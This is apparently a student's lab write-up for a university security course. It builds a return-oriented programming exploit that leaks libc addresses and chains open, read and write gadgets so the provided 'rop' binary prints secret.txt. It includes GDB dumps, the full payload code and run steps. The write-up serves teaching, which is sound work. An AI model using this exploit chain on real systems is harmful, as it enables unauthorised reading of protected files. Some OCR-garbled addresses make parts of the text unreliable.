
to find all the addresses and gadgets. Then simply hardcode the addresses into the *initexploit_vm.py* file like so:




```
# Addresses from GDB, might be different at runtime
# Only used to calculate offsets
s_ebpaddr     = 0x7fffffffde20
s_bufaddr     = 0x7fffffffddd0
s_retaddr     = 0x7fffffffde08

s_libcaddr    = 0x7ffff7a0d000
s_setbufaddr  = 0x7ffff7a7cdbd
s_openaddr    = 0x7ffff7b04000
s_readaddr    = 0x7ffff7b04220
s_writeaddr   = 0x7ffff7b04280
s_rdigdt      = 0x7ffff7a2e102
s_rsigdt      = 0x7ffff7a2d2e8
s_rdxgdt      = 0x7ffff7a0eb92
```

B: Victim machine is the VM provided, no GDB


We can still proceed by leaking a libc address from the stack. Referring back to the untouched stack layout (first image of this task), we notice that address *0x7fffffffedb28* holds a libc address. We can perform the same information leak as the EBP one, with few modifications to get this address out. The relevant script files are *initexploit2a.py*, *initexploit2b.py*.



```
gdb-peda$ stack 24
0000| 0x7fffffffedaf0 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0008| 0x7fffffffedaf8 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0016| 0x7fffffffedb00 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0024| 0x7fffffffedb08 --> 0xffffffffffffffff
0032| 0x7fffffffedb10 ('A' <repeats 24 times>, "\275\375\t\377\377\
0040| 0x7fffffffedb18 ('A' <repeats 16 times>, "\275\375\t\377\377\
0048| 0x7fffffffedb20 ("AAAAAAAA\275\375\t\377\377\177")
0056| 0x7fffffffedb28 --> 0x7ffff09fdbd (<__GI__IO_setbuffer+189>:
0064| 0x7fffffffedb30 --> 0x18
0072| 0x7fffffffedb38 --> 0x18
0080| 0x7fffffffedb40 --> 0x7fffffffedb60 --> 0x400860 --> 0x41ff894
0088| 0x7fffffffedb48 --> 0x400858 --> 0x90c3c900000000b8
0096| 0x7fffffffedb50 --> 0x7fffffffedc40 --> 0x1
0104| 0x7fffffffedb58 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0112| 0x7fffffffedb60 --> 0x400860 --> 0x41ff894156415741
0120| 0x7fffffffedb68 --> 0x7ffff050830 (<__libc_start_main+240>:
```




```
joncheng@epicfailname:/mnt/c/Users/Jonathan/Desktop/1920S
em2/CS3235/Assignments/Assignment 02 - Description/a2/rop
$ hexdump dump2
0000000 6f48 2077 616d 796e 6220 7479 7365 6420
0000010 206f 6f79 2075 6177 746e 7420 206f 6572
0000020 6461 203f 6d28 7861 203a 3432 0a29 4141
0000030 4141 4141 4141 4141 4141 4141 4141 4141
0000040 4141 4141 4141 fdbd ff09 7fff 000a
000004d
```



```
joncheng@epicfailname:/mnt/c/Users/Jonathan/Desktop/1920S
em2/CS3235/Assignments/Assignment 02 - Description/a2/rop
$ python
Python 2.7.12 (default, Oct  8 2019, 14:14:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more
 information.
>>> import initexploit2b
>>> initexploit2b.main("initexploit2b.py")
initexploit2b: Extracted libc setbuf address
'0x7fffff09fdbd'
>>>
```

After which, we can compute the offsets for gadgets using addresses from GDB on a local machine. This is shown in the below image, where *s_** variables are hardcoded addresses.



```
import initexploit2b
print("Extracting lib __GI_IO_setbuffer address from dump2")
setbufaddr_str = initexploit2b.main("initexploit2b.py")

setbufaddr = int(setbufaddr_str, 16)
openaddr = setbufaddr - (s_setbufaddr - s_openaddr)
readaddr = openaddr - (s_openaddr - s_readaddr)
writeaddr = openaddr - (s_openaddr - s_writeaddr)
rdigdt = setbufaddr - (s_setbufaddr - s_rdigdt)
rsigdt = setbufaddr - (s_setbufaddr - s_rsigdt)
rdxgdt = setbufaddr - (s_setbufaddr - s_rdxgdt)
```

This is useful for scenario such as network attacks, where as an attacker we don't have access to the actual file binaries and only the output. However, using this as a libc address may not be reliable (or even useful) since:

1. We're using data leftover from a previous function call, not this *rop* call. I tried to use the more reliable *libc_start* address, but this will mean I'll ovewrite the saved EBP/EIP addresses, causing the program to terminate without flushing the output buffer.


2. We use the address to calculate offsets. Meaning it depends on the locally retrieved libc addresses (*s_** variables) being accurate, which implies that the machine used to develop the exploit have the exact same libc binary as the victim machine, which is unlikely.

C: Victim machine is arbitrary, no GDB


In this case, we will have to extract the libc addresses ourselves from the actual libc binaries. In which case, we will need external tools to do so. I'll list some relevant commands and links to do so:

1. "LD_TRACE_LOADED_OBJECTS=1 rop" can be used to get the base libc address
2. "readelf -s /lib/x86_64-linux-gnu/libc.so.6 — grep open" to get the open (and read/write) address offset
3. Use this tool `https://github.com/JonathanSalwan/ROPgadget` to search for gadgets' offsets, and add to libc base address

Some images to show you it works:




```
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/rop
$ LD_TRACE_LOADED_OBJECTS=1 ./rop
        linux-vdso.so.1 =>  (0x00007ffff7ffa000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007
ffff7a0d000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7dd7000)
```



```
  1693: 00000000000f7000    90 FUNC    WEAK   DEFAULT   13 open@@GLIBC_2.2.5
```


Then adding the two gives you:



```
gdb-peda$ p open
$1 = {<text variable, no debug info>} 0x7ffff7b04000 <open64>
```

In any case, once you get all the addresses, just need to craft the *exploit* file.

We place the path of the file to be read at the start of *buf*, and write to the stack right below where our payload ends (*bufaddr* - len(*exploit*)). The full payload looks like this:



```
payload_len = (retaddr - bufaddr) + (19 * 8)
# path of file
payload = filepath
payload += "A" * (retaddr - bufaddr - len(filepath))
# open, 5 * 8 bytes
payload += pack64(rsigdt)
payload += pack64(0)        # arg2: open() access mode
payload += pack64(rdigdt)
payload += pack64(bufaddr)  # arg1: file path
payload += pack64(openaddr)
# read, 7 * 8  bytes
payload += pack64(rdxgdt)
payload += pack64(BYTES)                    # arg3: num_bytes
payload += pack64(rsigdt)
payload += pack64(bufaddr + payload_len)    # arg2: right below our payload
payload += pack64(rdigdt)
payload += pack64(3)                        # arg1: guessing the file descriptor is 3
payload += pack64(readaddr)
# write, 7 * 8 bytes
payload += pack64(rdxgdt)
payload += pack64(BYTES)                    # arg3: num_bytes
payload += pack64(rsigdt)
payload += pack64(bufaddr + payload_len)    # arg2: right below our payload
payload += pack64(rdigdt)
payload += pack64(1)                        # arg1: stdout
payload += pack64(writeaddr)
```

There's not much to say, since this is really just copying the tutorial. To run the full exploit, do the following in order:

Scenario A:

1. python initexploit1a.py; echo ”-1” | ./rop > dump1
2. python initexploit_vm.py hclibc
3. secret.txt
4. 100
5. echo -1 | ./rop

Scenario B:

1. python initexploit1a.py; echo ”-1” | ./rop > dump1
2. python initexploit2a.py; echo ”-1” | ./rop > dump2
3. python initexploit_vm.py
4. secret.txt
5. 100
6. echo -1 | ./rop

Scenario C:

You would first find the address, and replace the addresses of *s_** variables in the *initexploit_vm.py* script. Then, run:

1. python initexploit1a.py; echo ”-1” | ./rop > dump1
2. python initexploit_vm.py hclibc
3. secret.txt
4. 100
5. echo -1 | ./rop